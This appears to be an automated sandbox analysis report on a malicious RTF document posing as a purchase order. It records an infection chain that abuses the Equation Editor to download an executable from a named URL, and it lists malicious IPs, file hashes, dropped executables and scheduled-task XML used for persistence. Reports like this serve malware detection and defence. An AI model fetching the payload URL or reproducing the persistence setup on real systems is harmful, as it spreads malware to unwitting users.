	ORDER.doc	Get hash	malicious	Browse	• 185.239.243.112
	Remittance copy.doc	Get hash	malicious	Browse	• 185.239.243.112

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PLUSSERVER-ASN1DE	PO-14092021.doc	Get hash	malicious	Browse	• 31.210.20.61
	HALKBANK01.exe	Get hash	malicious	Browse	• 31.210.20.16
	Purchase Order-PU0955387.exe	Get hash	malicious	Browse	• 31.210.20.4
	P2021-09-13 CIW01130192.exe	Get hash	malicious	Browse	• 31.210.20.22
	# 310573418 nuevo orden.exe	Get hash	malicious	Browse	• 31.210.20.16
	Rally RadiatorsREQUEST.pdf.exe	Get hash	malicious	Browse	• 31.210.20.16
	ddc0dNOK0y.exe	Get hash	malicious	Browse	• 31.210.20.22
	PO 1210.exe	Get hash	malicious	Browse	• 31.210.20.16
	XnLs7VLx1v	Get hash	malicious	Browse	• 91.250.109.135
	bin.exe	Get hash	malicious	Browse	• 31.210.20.16
	20210909161956_00023,pdf.exe	Get hash	malicious	Browse	• 31.210.20.16
	PO 12501.exe	Get hash	malicious	Browse	• 31.210.20.16
	X4lLnel8ZK.exe	Get hash	malicious	Browse	• 31.210.20.16
	RFQ_PARTS PRICELIST 110-10007046,pdf.exe	Get hash	malicious	Browse	• 31.210.20.16
	RFQ_PARTS PRICELIST 110-10007046,pdf.exe	Get hash	malicious	Browse	• 31.210.20.16
	ROHmSaAAiG	Get hash	malicious	Browse	• 62.138.80.204
	Bxs1wBHcNS.exe	Get hash	malicious	Browse	• 31.210.20.251
	raoSkUREqo.exe	Get hash	malicious	Browse	• 31.210.20.251
	jNqtcYPpUY.exe	Get hash	malicious	Browse	• 31.210.20.251
	6WNWU8oUzk.exe	Get hash	malicious	Browse	• 31.210.20.251
CLOUDIE-AS-APCloudieLimitedHK	PO KV18RE001-A5193.doc	Get hash	malicious	Browse	• 185.239.243.112
	STATEMENT OF ACCOUNT.doc	Get hash	malicious	Browse	• 185.239.243.112
	famz13 3.doc	Get hash	malicious	Browse	• 185.239.243.112
	8765998RQF.doc	Get hash	malicious	Browse	• 185.239.243.112
	PHOTP.doc	Get hash	malicious	Browse	• 185.239.243.112
	Quotation Required PO3652.doc	Get hash	malicious	Browse	• 185.239.243.112
	Shipment Document BL,INV and packing list.doc	Get hash	malicious	Browse	• 185.239.243.112
	PO-14092021.doc	Get hash	malicious	Browse	• 185.239.243.112
	DHL-AWD6909800855.doc	Get hash	malicious	Browse	• 185.239.243.112
	purchase invoice.exe	Get hash	malicious	Browse	• 185.239.243.112
	402021.doc	Get hash	malicious	Browse	• 185.239.243.112
	INQUIRYORDER.doc	Get hash	malicious	Browse	• 185.239.243.112
	LJUNGBY QUOTATION.doc	Get hash	malicious	Browse	• 185.239.243.112
	DHL-AWD6909800855.doc	Get hash	malicious	Browse	• 185.239.243.112
	TPL020321.doc	Get hash	malicious	Browse	• 185.239.243.112
	Purchase Order.doc	Get hash	malicious	Browse	• 185.239.243.112

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	quotation 2021-004.doc	Get hash	malicious	Browse	• 185.239.243.112
	famz12 4.doc	Get hash	malicious	Browse	• 185.239.243.112
	KOC.doc	Get hash	malicious	Browse	• 185.239.243.112
	UPDATED STATEMENT OF ACCOUNT.doc	Get hash	malicious	Browse	• 185.239.243.112

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Program Files (x86)\SMTP Service\smtpsvc.exe	PO-14092021.doc	Get hash	malicious	Browse	
	FACTURA PROFORMA- PO1122002092021.doc	Get hash	malicious	Browse	
	Expo Grup - 1122002092021 Sept.doc	Get hash	malicious	Browse	
	SWIFT COPY.doc	Get hash	malicious	Browse	
	P-C3787633.doc	Get hash	malicious	Browse	
	Account Statement.doc	Get hash	malicious	Browse	
	NEW Order-05271.doc	Get hash	malicious	Browse	
	NEW ORDER.doc	Get hash	malicious	Browse	
	Nanocore.New order 22.xlsx	Get hash	malicious	Browse	
	PO83783877.xlsx	Get hash	malicious	Browse	
	DOC.1000000567.267805032019.doc__.rtf	Get hash	malicious	Browse	
	DOO STILO NOVI SAD EUR 5.200,99 20210705094119.doc	Get hash	malicious	Browse	
	SWIFT COPY.doc	Get hash	malicious	Browse	
	PROFORMA INVOICE.doc	Get hash	malicious	Browse	
	YD74eyfRAD.exe	Get hash	malicious	Browse	
	PR0078966.xlsx	Get hash	malicious	Browse	
	SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	Get hash	malicious	Browse	
	69JCWICJ9872001.exe	Get hash	malicious	Browse	
	Proforma 0089 05 2019.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Program Files (x86)\SMTP Service\smtpsvc.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	32768
Entropy (8bit):	3.7499114035101173
Encrypted:	false
SSDEEP:	384:DOj9Y8/gS7SDriLGKq1MHR534Jg6ihJSxUCR1rgCPKabK2t0X5P7DZ+JgySW7XxW:D+gSAdN1MH3IJFRJngyX
MD5:	72A9F09010A89860456C6474E2E6D25C
SHA1:	E4CB506146F60D01EA9E6132020DEF61974A88C3
SHA-256:	7299EB6E11C8704E7CB18F57879550CDD88EF7B2AE8CBA031B795BC5D92CE8E3
SHA-512:	BCD7EC694288BAF751C62E7CE003B4E932E86C60E0CFE67360B135FE2B9EB3BCC97DCDB484CFC9C50DC18289E824439A07EB5FF61DD2C2632F3E83ED77F0CA37
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\Program Files (x86)\SMTP Service\smtpsvc.exe	
Joe Sandbox View:	• Filename: PO-14092021.doc, Detection: malicious, Browse • Filename: FACTURA PROFORMA- PO1122002092021.doc, Detection: malicious, Browse • Filename: Expo Grup - 1122002092021 Sept.doc, Detection: malicious, Browse • Filename: SWIFT COPY.doc, Detection: malicious, Browse • Filename: P-C3787633.doc, Detection: malicious, Browse • Filename: Account Statement.doc, Detection: malicious, Browse • Filename: NEW Order-05271.doc, Detection: malicious, Browse • Filename: NEW ORDER.doc, Detection: malicious, Browse • Filename: Nanocore.New order 22.xlsx, Detection: malicious, Browse • Filename: PO83783877.xlsx, Detection: malicious, Browse • Filename: DOC.1000000567.267805032019.doc__.rtf, Detection: malicious, Browse • Filename: DOO STILO NOVI SAD EUR 5.200,99 20210705094119.doc, Detection: malicious, Browse • Filename: SWIFT COPY.doc, Detection: malicious, Browse • Filename: PROFORMA INVOICE.doc, Detection: malicious, Browse • Filename: YD74eyfRAD.exe, Detection: malicious, Browse • Filename: PR0078966.xlsx, Detection: malicious, Browse • Filename: SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx, Detection: malicious, Browse • Filename: 69JCWICJ9872001.exe, Detection: malicious, Browse • Filename: Proforma 0089 05 2019.xlsx, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...A..S.....P... .....k... .....@.. .....X.. ..@.....k..K..... k..... ....H.....text....K... ...P..... ..`.rsrc.....`.....@..@.rel oc.....p.....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\plugmanzx[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	530432
Entropy (8bit):	7.499649303212309
Encrypted:	false
SSDEEP:	12288:6B6k4DbF53e0IUFLtFlQqUpYpfiTzpFZ2z8WBTNMk4bUtvV:6BExiGaaNBTylO
MD5:	19665F929613C0E945FF13DD25C9362E
SHA1:	7C68CDD329F0AF85782A4B567F9FA37928F942E8
SHA-256:	D21ECA1AE974EF45B254C64420A069072CE32FCE6C191B526D9E81ECFA4537FF
SHA-512:	A364FEC326897ACC19409F3D8BFF688825B25718533B126D656B4EE9559B73D8DA82BDEC405A4B5321ADFC0A51E2A72BCD961D8CD39BB7AF5F67B362EE0D95E7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 39%
IE Cache URL:	http://lg-tv.tk/plugmanzx.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...%.?a.....0.....b-... ...@....@.. ....@.....-..O....@.....`..... ..... ..H.....text...p.... ..... ..`.rsrc.....@..... ..@..@.reloc.....`.....@..B.....D-.....H.....d.....2...HH.....0..P.....(.....s....}.....++...+...{.....s....(.....X.....-....X.....-.*.0.....{.....+..*&...}....*...0.....0...2....0.....+.....r...p..(.....(.....(....o.....,.....r?..p..(.....+D...o....+...(.....(.....(....o.....(....-.....o.....*.....d.+.....0..".....~3.....9.....~4.....o.....+.....+.....X.....-....X.....-..-

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{33484DAD-E27E-45D9-8C45-49A85BDC4F7E}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EE6AB4D1-7B2E-4321-A676-4477150FF17C}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EE6AB4D1-7B2E-4321-A676-4477150FF17C}.tmp	
Size (bytes):	15360
Entropy (8bit):	3.609723492008749
Encrypted:	false
SSDEEP:	384:0sAZI6on9948WksiTS+LIQ+220Mahajb807UZ:VAa9948WniTXW0MCa0jZ
MD5:	9178D85C40A7B56228F6D04638B09D16
SHA1:	E746A3E982A89040ACDEF54E1066A8D49D8CF671
SHA-256:	9713332DF9727B4BB0E67515CAB31910B619BCA3A627B8643BD5E0E7734BA1CA
SHA-512:	EEF8FCF442719BF0F8D009522B8374692CB35DBEF952B464F124E4D4098F3EF377AEE930FFB18EEF817869A7D4F81F7AF36DB03B7638FAB097053D750D990B24
Malicious:	false
Preview:	%.].9.?.@.>.^.5.?./.@.?.).[.[.`...*.!.:.,./.5.?.8...4.;.#.(...|./.0.?.?...0...2.*.2.1.%.?.=.[.6.5.!.^.*.-.^.+.1.@.4.)...%.[.4.8._.3.+.:.6.?.`.|.].2.!.3.?.?...?.).-.'.7.#.@.@.>.9.?.`.?.?:....<.(.../.1./.%._.?.....@._.0.?.|.%.$.`.%...2...].+.|.^.+.%.%.%.0.*.;.9.$.?.~.3.<.4.:...`.~.^.?.>.;.?.8.~.?.1./.!.;...?.0.).(.).#.,.|.?.1.5.?.8.].$.0.'.+.#.~...%.:.5._...|.|...~.*.>...`././/.?.$.&.#.:.&.0.0.'.5.`.&.).].+.6...?.?.`.9...>.?.@.6.1.,...1.6.^._.-.%.].._.,.&.$.@.`.^.%.9.;.5.....,.6.@.(.?...?.4.7.|.:...%.=.>._.4.[._.9.:.:.|.#.+.^.].'.).+.+.&.7...?.`.5.=...0...[.0...@.5._.?.&.7.?.2...%.;.].7.^./.#.!.<.7.!.?.+.?._...^.^.%.;.%.$.?.1.?.0.$.@.3.4.?.%./.../.<.9.3.6.;.*.^.?.(.=.?...*...(.&.'.7.#.?.?.../.7.`.]...?.&.$.^.4.?.|.<.#...7.~.5...;.~.8.3.%.-.9.?.%.7.6.?.&.(.~.).&.?.].%.8.%.!.6.`.*.`...?.2.%.@.3.|.1.9.[.(.7.@...%.%.~.).$.-.+.4.+.`.5.=...%.~.-.8.,.?.^.).&.%.(.).^.-...%.?.(.'.$.6.]...=.-.?.6.?.@.&.3.9.5.8.?.%.~.[.&.<.(.7.(.?...5.$.`.=.)...|.#.'.%.|.?.7.7.|...*.6.9.?._.-.'.]...'.;.6...?.^.2.).&.

C:\Users\user\AppData\Local\Temp\tmp2DF5.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1310
Entropy (8bit):	5.1063907901076036
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0Rl4xtn:cbk4oL600QydbQxIYODOLedq3Sl4j
MD5:	CFAE5A3B7D8AA9653FE2512578A0D23A
SHA1:	A91A2F8DAEF114F89038925ADA6784646A0A5B12
SHA-256:	2AB741415F193A2A9134EAC48A2310899D18EFB5E61C3E81C35140A7EFEA30FA
SHA-512:	9DFD7ECA6924AE2785CE826A447B6CE6D043C552FBD3B8A804CE6722B07A74900E703DC56CD4443CAE9AB9601F21A6068E29771E48497A9AE434096A11814E8
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Local\Temp\tmp3709.tmp	
Process:	C:\Users\user\AppData\Roaming\plugmangd5693.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1623
Entropy (8bit):	5.155064161946397
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBLAtn:cbhZ7ClNQi/rydbz9I3YODOLNdq3o
MD5:	F743C4C274FB1D49FD51F49B98EE0190
SHA1:	0C2FCC68B3ECBD1C981F8ACD3A45616400701D21
SHA-256:	8CF9313170C2C7DAA529A3EA1A985A1A387D53B9389B53D2068B2CD702D414FD
SHA-512:	706B60832231DF304ACC4B79A7F9897913200A385A86461A97EF222C5AD027286E1FDD2F04049451882668A468079EA2B30CB252056F65E5B634E31E67D8AC85
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Local\Temp\tmp3FEE.tmp	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1320
Entropy (8bit):	5.135021273392143
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0mn4xtn:cbk4oL600QydbQxIYODOLedq3Z4j
MD5:	40B11EF601FB28F9B2E69D36857BF2EC

C:\Users\user\AppData\Local\Temp\tmp3FEE.tmp	
SHA1:	B6454020AD2CEED193F4792B77001D0BD741B370
SHA-256:	C51E12D18CC664425F6711D8AE2507068884C7057092CFA11884100E1E9D49E1
SHA-512:	E3C5BCC714CBFCA4B8058DDCDDF231DCEFA69C15881CE3F8123E59ED45CFB5DA052B56E1945DCF8DC7F800D62F9A4EECB82BCA69A66A1530787AEFFEB15E 2BD5
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	Non-ISO extended-ASCII text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:/28:h
MD5:	F10044BE58C4CFF9861E7CE15165188F
SHA1:	68BF9A7AAFF4CDA03DE25B689B08750D78FBE258
SHA-256:	ED11DBEC0B2ADD9F470A242EC996DCF25E10A2F8A7A1CE59A08B50EAC4CCC797
SHA-512:	D1502FB74EABC6DB68B9A63903B1CB4BCE34D1032C690EFDB3867EC46372D256D3CD8263C56EF1E424DB39A0E7B5058FAD73F0271BA4EC2BC8206BDA44702 A0
Malicious:	**true**
Preview:	...w.H

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\task.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	57
Entropy (8bit):	4.795707286467131
Encrypted:	false
SSDEEP:	3:oMty8WbSX/MNn:oMLWus
MD5:	D685103573539B7E9FDBF5F1D7DD96CE
SHA1:	4B2FE6B5C0B37954B314FCAEE1F12237A9B02D07
SHA-256:	D78BC23B0CA3EDDF52D56AB85CDC30A71B3756569CB32AA2F6C28DBC23C76E8E
SHA-512:	17769A5944E8929323A34269ABEEF0861D5C6799B0A27F5545FBFADC80E5AB684A471AD6F6A7FC623002385154EA89DE94013051E09120AB94362E542AB0F1DD
Malicious:	false
Preview:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\PO-14092021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:57 2021, mtime=Mon Aug 30 20:08:57 2021, atime=Tue Sep 14 19:16:15 2021, length=19250, window=hide
Category:	dropped
Size (bytes):	2038
Entropy (8bit):	4.489360922629315
Encrypted:	false
SSDEEP:	48:89vXk/XTk3bfNHbaWf29vXk/XTk3bfNHbaWB:89vXk/Xg1aWf29vXk/Xg1aWB
MD5:	6F6D747317BCD05CFB044E0178FB69E3
SHA1:	E5A1133AF215FA6B4605134C338A46A1FB4B303C
SHA-256:	1C2960B87529A32700DA55DDA439527093C5716206DFBC11B1B28621019026BC
SHA-512:	4DEF13E318AE213310A8F546C0FCDDF2DA2784B61D98855A30AB3DFA38B0A12CEE26CA8787C8B8A9CB9D27FCBAE79E9ED5DED032671CDCA7378D135680D45 16E
Malicious:	false
Preview:	L.....F.... .....?.....?...c..^....2K.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....S ...user.8.....QK.X.S .*...&=....U.....A.l.b.u.s.....z.1.....S!...Desktop.d.....QK.X.S!.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .7.6.9.....h.2.2K...S.. .PO-140~1.DOC..L.....S...S..*.....P.O.-.1.4.0.9.2.0.2.1...d.o.c.....y.....-...8...[.....?J.....C:\Users\..#.....\\179605 \Users.user\Desktop\PO-14092021.doc.&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.O.-.1.4.0.9.2.0.2.1...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.- .5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....179605.....D_....3N...W...9..g.....[D_....3N...W...9.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	71
Entropy (8bit):	4.173450908347739
Encrypted:	false
SSDEEP:	3:M1gdm2d6ltkm2d6lmX1gdm2d6lv:MidtA/ktA1dtA1
MD5:	8E1A774A0EB457F3B7CF0D2BF0957E12
SHA1:	53A238F2EC11AEDE85D0D7A8219FCDC1DB20B6CD
SHA-256:	0F0C87BB362F6DAEA1C4E98ECD5130CD804E6F90E50E402C6597F5F6A975BF06
SHA-512:	B8620587D03F506BE43F37EEC9A3B74E18B74EB0B06E48F3EE21E36DCEED596FB507678F72FC762DE2007BAEE37825E3531E79C47E181124012D1774A3666F75
Malicious:	false
Preview:	[doc]..PO-14092021.LNK=0..PO-14092021.LNK=0..[doc]..PO-14092021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\RWbqWnnjDWI.exe	
Process:	C:\Users\user\AppData\Roaming\plugmangd5693.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	530432
Entropy (8bit):	7.499649303212309
Encrypted:	false
SSDEEP:	12288:6B6k4DbF53e0IUFLtFlQqUpYpfiTzpFZ2z8WBTNMk4bUtvV:6BExiGaaNBTylO
MD5:	19665F929613C0E945FF13DD25C9362E
SHA1:	7C68CDD329F0AF85782A4B567F9FA37928F942E8
SHA-256:	D21ECA1AE974EF45B254C64420A069072CE32FCE6C191B526D9E81ECFA4537FF
SHA-512:	A364FEC326897ACC19409F3D8BFF688825B25718533B126D656B4EE9559B73D8DA82BDEC405A4B5321ADFC0A51E2A72BCD961D8CD39BB7AF5F67B362EE0D95E7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 39%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...%.?a.....0.....b-... ...@....@.. ....@.....-..O....@.....`..... ..... ..H.....text...p.... ..... ..`.rsrc.....@..... ..@..@.reloc.....`.....@..B.....D-.....H.....d.....2...HH.....0..P.....(.....s....}.....++...+...{.....s....(.....X.....-....X.....- .*.0.....{.....+..*&..}....*...0.....0...2....0.....+.....r...p..(.....(.....(....o.....,.....r?..p..(.....+D...o.....+..(.....(.....(....o.....(....-.....o.....*.....d.+.....0.."..... .~3.....9.....~4....o.....+.....+.....X.....-....X.....-..-

C:\Users\user\AppData\Roaming\plugmangd5693.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	530432
Entropy (8bit):	7.499649303212309
Encrypted:	false
SSDEEP:	12288:6B6k4DbF53e0IUFLtFlQqUpYpfiTzpFZ2z8WBTNMk4bUtvV:6BExiGaaNBTylO
MD5:	19665F929613C0E945FF13DD25C9362E
SHA1:	7C68CDD329F0AF85782A4B567F9FA37928F942E8
SHA-256:	D21ECA1AE974EF45B254C64420A069072CE32FCE6C191B526D9E81ECFA4537FF
SHA-512:	A364FEC326897ACC19409F3D8BFF688825B25718533B126D656B4EE9559B73D8DA82BDEC405A4B5321ADFC0A51E2A72BCD961D8CD39BB7AF5F67B362EE0D95E7

C:\Users\user\AppData\Roaming\plugmangd5693.exe	
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 39%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...%.?a.....0.....b-... ...@....@.. ....@.....-..O....@.....`..... ..... ..H.....text...p.... ..... ..`.rsrc.....@..... ..@..@.reloc.....`.....@..B.....D-.....H.....d.....2...HH.....0..P.....(.....s....}.....++...+...{.....s....(.....X.....-....X.....-.*.0.....{.....+..*&..}....*...0.....0...2....0.....+...,.....r...p..(.....(.....(....o.....,.....r?..p..(.....+D...o.....+...(.....(.....(....o.....(...-.....o.....*.....d.+.....0..".....~3.....9.....~4.....o.....+.....+.....X.....-....X.....-..-

C:\Users\user\Desktop\~$-14092021.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	4.546485661705798
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	PO-14092021.doc
File size:	19250
MD5:	93abec14185d380695f65beaaca97b84
SHA1:	c18eaeac2c4371dd8e79de62ce60a7b7767f995a
SHA256:	e73b710e825a32ebe4122240ecac87eff1bc76fe130fc41fc5858dafaf96d3b7
SHA512:	9be5938833bdbb9c501b71c60172a4ed10b79710a0cb84ca080d870b5fcf79c122bb5cd70e5883cd98c92079b0dafc28f0b7820c1dd2be39e48d46925dedb28a
SSDEEP:	192:XYkRruV0nOB2qrgbV0W7kI5HH/n4x+iiwgkEPAA2TKe6NDs/JEE5bBWB8V5QKSj:XYMKVo4TqkafQjCkTKe6NDWe0CrKSj
File Content Preview:	{\rtf954657%]9?@>^5?/@?)[[`.*!:,/5?8.4;#(.|/0??.0.2*21%?=[65!^*-^+1@4).%[48_3+:6?`]]2!3??.?)-'7#@@>9?`??:.<(./1/%_?..@_0?|%$`%.2.]+\|^+%%%0*;9$?~3<4:.`~^?>;?8~?1/!;.?0)()#,|?15?8]$0'+#~.%:5_.\|\|.~*>.`//?$&#:&00'5`&)]+6.??`9.>?@61,.16^_-%]_,&$@`^%9;5..,6@(?.

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00001D06h								no
1	00001CC1h								no

Network Behavior

Snort IDS Alerts

